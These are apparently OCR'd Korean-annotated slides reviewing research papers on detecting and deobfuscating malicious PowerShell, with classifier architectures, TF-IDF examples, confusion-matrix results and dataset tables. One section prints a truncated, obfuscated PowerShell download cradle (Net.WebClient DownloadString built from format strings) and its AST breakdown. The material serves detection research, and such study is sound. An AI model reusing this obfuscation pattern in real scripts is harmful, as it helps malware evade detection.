
1. AST-Based Deep Learning for Detecting Malicious PowerShell

Architecture



Unicorn과 Shellcode Inject 구분 X


Only 8개 Family Type



Class(27)			
Downloader DFSP	1373	TXT C2	10
Shellcode Inject	1147	Downloader Proxy	9
Unicorn	611	AMSI Bypass	8
PowerShell Expire	293	Veil Stream	7
SET	199	Meterpreter RHTTP	6
Unknown	104	DynAmite Launcher	6
Powerfun Reverse	100	Downloader Kraken	5
Downloader DFSP 2X	81	AppLocker Bypass	4
Downloader DFSP DPL	24	PowerSploit GTS	3
Downloader IEXDS	19	Powerfun Bind	2
Scheduled Task COM	11	Remove AV	2
BITSTransfer	11	DynAmite KL	1
VB Task	10		


Paper Review

2. Detecting Malicious PowerShell Commands using Deep Neural Network



Paper Review

2. Detecting Malicious PowerShell Commands using Deep Neural Network






Figure 2: 4-CNN architecture used

Command line 총 길이는 1024로 제한


Symbol(34) + Alphabet(26) + space(1) + lowercase(1) = 62

one-hot encoding

-'!%&()*,./:;?@[₩]
`{|}+<=>^u#$^~"

Paper Review


2. Detecting Malicious PowerShell Commands using Deep Neural Network



Tf-idf score -> Logistic Regression -> binary classification

Paper Review

2. Detecting Malicious PowerShell Commands using Deep Neural Network



Tf-idf score -> Logistic Regression -> binary classification

File a = VirtualAlloc

File a			
word	TF	IDF	TF*IDF
Vir	1/10	Log(2/2)	0
irt	1/10	Log(2/2)	0
rtu	1/10	Log(2/2)	0
tua	1/10	Log(2/2)	0
ual	1/10	Log(2/2)	0
alA	1/10	Log(2/1)	0.030
lAl	1/10	Log(2/1)	0.030
All	1/10	Log(2/1)	0.030
llo	1/10	Log(2/1)	0.030
loc	1/10	Log(2/1)	0.030

File b = VirtualLoc

File b			
word	TF	IDF	TF*IDF
Vir	1/8	Log(2/2)	0
irt	1/8	Log(2/2)	0
rtu	1/8	Log(2/2)	0
tua	1/8	Log(2/2)	0
ual	1/8	Log(2/2)	0
alL	1/8	Log(2/1)	0.037
lLo	1/8	Log(2/1)	0.037
Loc	1/8	Log(2/1)	0.037


$$TF = \frac{\#\ \textit{file}\ \text{내 해당 단어 빈도수}}{\#\ \textit{file}\ \text{내 총 단어개수}}$$

$$IDF = \frac{\#\ \text{해당 단어를 가지는}\ \textit{file}\ \text{개수}}{\#\ \text{총}\ \textit{file}\ \text{개수}}$$

Fileless Malware

Paper Review

2. Detecting Malicious PowerShell Commands using Deep Neural Network



Tf-idf score -> Logistic Regression -> binary classification

File a = “VirtualAlloc”

Vir	irt	rtu	tua	ual	alA	lAl	All	llo	loc
0	0	0	0	0	0.030	0.030	0.030	0.030	0.030


$$0 \; or \; 1 \approx \sigma\left[W_1 \times + W_2 \times + W_3 \times + W_4 \times + W_5 \times + W_6 \times + W_7 \times + W_8 \times + W_9 \times + W_{10} \times \right]$$

$$TF = \frac{\#\ file \text{ 내 해당 단어 빈도수}}{\#\ file \text{ 내 총 단어개수}}$$

$$IDF = \frac{\#\text{ 해당 단어를 가지는 } file \text{ 개수}}{\#\text{ 총 } file \text{ 개수}}$$

Paper Review

2. Detecting Malicious PowerShell Commands using Deep Neural Network




$$if\ a > 0.99\ \{result = a\}$$
$$else\ if\ b > 0.99\{result = b\}$$
$$else\ \{result = avg(a, b)\}$$

Fileless Malware

Paper Review

2. Detecting Malicious PowerShell Commands using Deep Neural Network



actual value	p	n	total
p′	415	56	471
n′	7	11997	12004

(c) D/T Ensemble

Very low Recall

Recall:88.1

◆ Fileless Malware Dataset

논문에 사용된 Dataset


[1] Pulling Back the curtains on EncodedCommand PowerShell Attacks = Palo Alto Network Dataset
[2] Powershell-based Attack Toolkits
[3] HybridAnalysis
[4] AnyRun
[5] EST security
[6] Github에서 Powershell Script 크롤링 후, Virus Total 검사 결과가 5% 이상 나오면 malicious, 아니면 benign
[7] VirusTotal
[8] ESET Vhook

Palo Alto Dataset 사용 논문 목록

No.	Name	Author	Target	Type	Dataset		Year
					Benign	Malicious	
1	AST-Based Deep Learning for Detecting Malicious PowerShell	Gili Rusak Et al.	PS Script	Detection	x	4079개 [1]	2018
2	Detecting Malicious PowerShell Commands using Deep Neural Network	Danny Hendler Et al.	PS Command	Detection	Github	[1]	2018
3	PowerDrive: Accurate De-Obfuscation and Analysis of PowerShell Malware	Denis Ugrate Et al.	PS Script OLE file	De-Obfuscation	x	5079개 [1] [7]	2019
4	Effective and Light-Weight Deobfuscation and Semantic-Aware Attack Detection for Powershell Scripts	Zhenyuan Li et al.	PS Script	Detection De-Obfuscation	2342개 Github	4141개 [1] [2]	2019
5	Evaluations of AI-based malicious Powershell detection with feature optimizations	Sunoh Choi et al.	PS Script OLE file	Detection	22,475개 Github [6]	4214개 [1] [5]	2020

Paper Review

3. PowerDrive: Accurate De-Obfuscation and Analysis of PowerShell Malware







Fig. 1. A general representation of the `PowerDrive` structure.

Fileless Malware


Paper Review

3. PowerDrive: Accurate De-Obfuscation and Analysis of PowerShell Malware


[intuition 1]
행동패턴을 정의



[intuition 2]
Environmental variable을 정의




Unicorn과 Shellcode Inject 구분 X



Paper Review


4. Effective and Light-Weight Deobfuscation and Semantic-Aware Attack Detection for Powershell Scripts




Fileless Malware

Paper Review

4. Effective and Light-Weight Deobfuscation and Semantic-Aware Attack Detection for Powershell Scripts





```
$code2 = {
(&("{1}{0}{2}"-f'w-o','Ne','ject') ("Net.W" + "ebClient")).("{2}{1}{0}"-f'tring','nloadS','DoW').Invoke(("{20}{13}{26} ... ','.','mo','code','/Inv','rce'"))
}
```



Paper Review

4. Effective and Light-Weight Deobfuscation and Semantic-Aware Attack Detection for Powershell Scripts





```
8  $code2 = {
9   (&("{1}{0}{2}"-f'w-o','Ne','ject') ("Net.W" + "ebClient")).("{2}{1}{0}"-f'tring','nloadS','DoW').Invoke(("{20}{13}{26} ... ','.','mo','code','/Inv','rce'"))
10  }
```

```
Position Type                       Code
-------- ----                       ----
   0-160 ScriptBlockAst             ...
   2-158 NamedBlockAst              (&("{1}{0}{2}"-f'w-o','Ne','ject') ("Net.W" + "ebClient")).("{2}{1}{0}"-f'tring','nloadS','DoW').Invoke(("{20}{13}{26} ... ','.','mo','code','/Inv','rce'"))
   2-158 PipelineAst                (&("{1}{0}{2}"-f'w-o','Ne','ject') ("Net.W" + "ebClient")).("{2}{1}{0}"-f'tring','nloadS','DoW').Invoke(("{20}{13}{26} ... ','.','mo','code','/Inv','rce'"))
   2-158 CommandExpressionAst       (&("{1}{0}{2}"-f'w-o','Ne','ject') ("Net.W" + "ebClient")).("{2}{1}{0}"-f'tring','nloadS','DoW').Invoke(("{20}{13}{26} ... ','.','mo','code','/Inv','rce'"))
   2-158 InvokeMemberExpressionAst  (&("{1}{0}{2}"-f'w-o','Ne','ject') ("Net.W" + "ebClient")).("{2}{1}{0}"-f'tring','nloadS','DoW').Invoke(("{20}{13}{26} ... ','.','mo','code','/Inv','rce'"))
   2-98  MemberExpressionAst        (&("{1}{0}{2}"-f'w-o','Ne','ject') ("Net.W" + "ebClient")).("{2}{1}{0}"-f'tring','nloadS','DoW')
   2-60  ParenExpressionAst         (&("{1}{0}{2}"-f'w-o','Ne','ject') ("Net.W" + "ebClient"))
   3-59  PipelineAst                &("{1}{0}{2}"-f'w-o','Ne','ject') ("Net.W" + "ebClient")
   3-59  CommandAst                 &("{1}{0}{2}"-f'w-o','Ne','ject') ("Net.W" + "ebClient")
   4-36  ParenExpressionAst         ("{1}{0}{2}"-f'w-o','Ne','ject')
   5-35  PipelineAst                "{1}{0}{2}"-f'w-o','Ne','ject'
   5-35  CommandExpressionAst       "{1}{0}{2}"-f'w-o','Ne','ject'
   5-35  BinaryExpressionAst        "{1}{0}{2}"-f'w-o','Ne','ject'
   5-16  StringConstantExpressionAst "{1}{0}{2}"
  18-35  ArrayLiteralAst            'w-o','Ne','ject'
  18-23  StringConstantExpressionAst 'w-o'
  24-28  StringConstantExpressionAst 'Ne'
  29-35  StringConstantExpressionAst 'ject'
  37-59  ParenExpressionAst         ("Net.W" + "ebClient")
  38-58  PipelineAst                "Net.W" + "ebClient"
  38-58  CommandExpressionAst       "Net.W" + "ebClient"
  38-58  BinaryExpressionAst        "Net.W" + "ebClient"
  38-45  StringConstantExpressionAst "Net.W"
  48-58  StringConstantExpressionAst "ebClient"
  61-98  ParenExpressionAst         ("{2}{1}{0}"-f'tring','nloadS','DoW')
  62-97  PipelineAst                "{2}{1}{0}"-f'tring','nloadS','DoW'
  62-97  CommandExpressionAst       "{2}{1}{0}"-f'tring','nloadS','DoW'
  62-97  BinaryExpressionAst        "{2}{1}{0}"-f'tring','nloadS','DoW'
  62-73  StringConstantExpressionAst "{2}{1}{0}"
  75-97  ArrayLiteralAst            'tring','nloadS','DoW'
  75-82  StringConstantExpressionAst 'tring'
  83-91  StringConstantExpressionAst 'nloadS'
  92-97  StringConstantExpressionAst 'DoW'
  99-105 StringConstantExpressionAst Invoke
 106-157 ParenExpressionAst         ("{20}{13}{26} ... ','.','mo','code','/Inv','rce'")
 107-156 PipelineAst                "{20}{13}{26} ... ','.','mo','code','/Inv','rce'"
 107-156 CommandExpressionAst       "{20}{13}{26} ... ','.','mo','code','/Inv','rce'"
 107-156 StringConstantExpressionAst "{20}{13}{26} ... ','.','mo','code','/Inv','rce'"
```

AST nodes and contents

Paper Review

4. Effective and Light-Weight Deobfuscation and Semantic-Aware Attack Detection for Powershell Scripts




```
8  $code2 = {
9    (&("{1}{0}{2}"-f'w-o','Ne','ject') ("Net.W" + "ebClient")).("{2}{1}{0}"-f'tring','nloadS','DoW').Invoke(("{20}{13}{26} ... ','.','mo','code','/Inv','rce'"))
10 }
```

```
Position Type                       Code
-------- ----                       ----
   0-160 ScriptBlockAst             ...
   2-158 NamedBlockAst              (&("{1}{0}{2}"-f'w-o','Ne','ject') ("Net.W" + "ebClient")).("{2}{1}{0}"-f'tring','nloadS','DoW').Invoke(("{20}{13}{26} ... ','.','mo','code','/Inv','rce'"))
   2-158 PipelineAst                (&("{1}{0}{2}"-f'w-o','Ne','ject') ("Net.W" + "ebClient")).("{2}{1}{0}"-f'tring','nloadS','DoW').Invoke(("{20}{13}{26} ... ','.','mo','code','/Inv','rce'"))
   2-158 CommandExpressionAst       (&("{1}{0}{2}"-f'w-o','Ne','ject') ("Net.W" + "ebClient")).("{2}{1}{0}"-f'tring','nloadS','DoW').Invoke(("{20}{13}{26} ... ','.','mo','code','/Inv','rce'"))
   2-158 InvokeMemberExpressionAst  (&("{1}{0}{2}"-f'w-o','Ne','ject') ("Net.W" + "ebClient")).("{2}{1}{0}"-f'tring','nloadS','DoW').Invoke(("{20}{13}{26} ... ','.','mo','code','/Inv','rce'"))
   2-98  MemberExpressionAst        (&("{1}{0}{2}"-f'w-o','Ne','ject') ("Net.W" + "ebClient")).("{2}{1}{0}"-f'tring','nloadS','DoW')
   2-60  ParenExpressionAst         (&("{1}{0}{2}"-f'w-o','Ne','ject') ("Net.W" + "ebClient"))
   3-59  PipelineAst                &("{1}{0}{2}"-f'w-o','Ne','ject') ("Net.W" + "ebClient")
   3-59  CommandAst                 &("{1}{0}{2}"-f'w-o','Ne','ject') ("Net.W" + "ebClient")
   4-36  ParenExpressionAst         ("{1}{0}{2}"-f'w-o','Ne','ject')
   5-35  PipelineAst                "{1}{0}{2}"-f'w-o','Ne','ject'
   5-35  CommandExpressionAst       "{1}{0}{2}"-f'w-o','Ne','ject'
   5-35  BinaryExpressionAst        "{1}{0}
   5-16  StringConstantExpressionAst "{1}{0}
  18-35  ArrayLiteralAst            'w-o','N
  18-23  StringConstantExpressionAst 'w-o'
  24-28  StringConstantExpressionAst 'Ne'
  29-35  StringConstantExpressionAst 'ject'
  37-59  ParenExpressionAst         ("Net.W"
  38-58  PipelineAst                "Net.W"
  38-58  CommandExpressionAst       "Net.W"
  38-58  BinaryExpressionAst        "Net.W" + "ebClient"
  38-45  StringConstantExpressionAst "Net.W"
  48-58  StringConstantExpressionAst "ebClient"
  61-98  ParenExpressionAst         ("{2}{1}{0}"-f'tring','nloadS','DoW')
  62-97  PipelineAst                "{2}{1}{0}"-f'tring','nloadS','DoW'
  62-97  CommandExpressionAst       "{2}{1}{0}"-f'tring','nloadS','DoW'
  62-97  BinaryExpressionAst        "{2}{1}{0}"-f'tring','nloadS','DoW'
  62-73  StringConstantExpressionAst "{2}{1}{0}"
  75-97  ArrayLiteralAst            'tring','nloadS','DoW'
  75-82  StringConstantExpressionAst 'tring'
  83-91  StringConstantExpressionAst 'nloadS'
  92-97  StringConstantExpressionAst 'DoW'
  99-105 StringConstantExpressionAst Invoke
 106-157 ParenExpressionAst         ("{20}{13}{26} ... ','.','mo','code','/Inv','rce'")
 107-156 PipelineAst                "{20}{13}{26} ... ','.','mo','code','/Inv','rce'"
 107-156 CommandExpressionAst       "{20}{13}{26} ... ','.','mo','code','/Inv','rce'"
 107-156 StringConstantExpressionAst "{20}{13}{26} ... ','.','mo','code','/Inv','rce'"
```

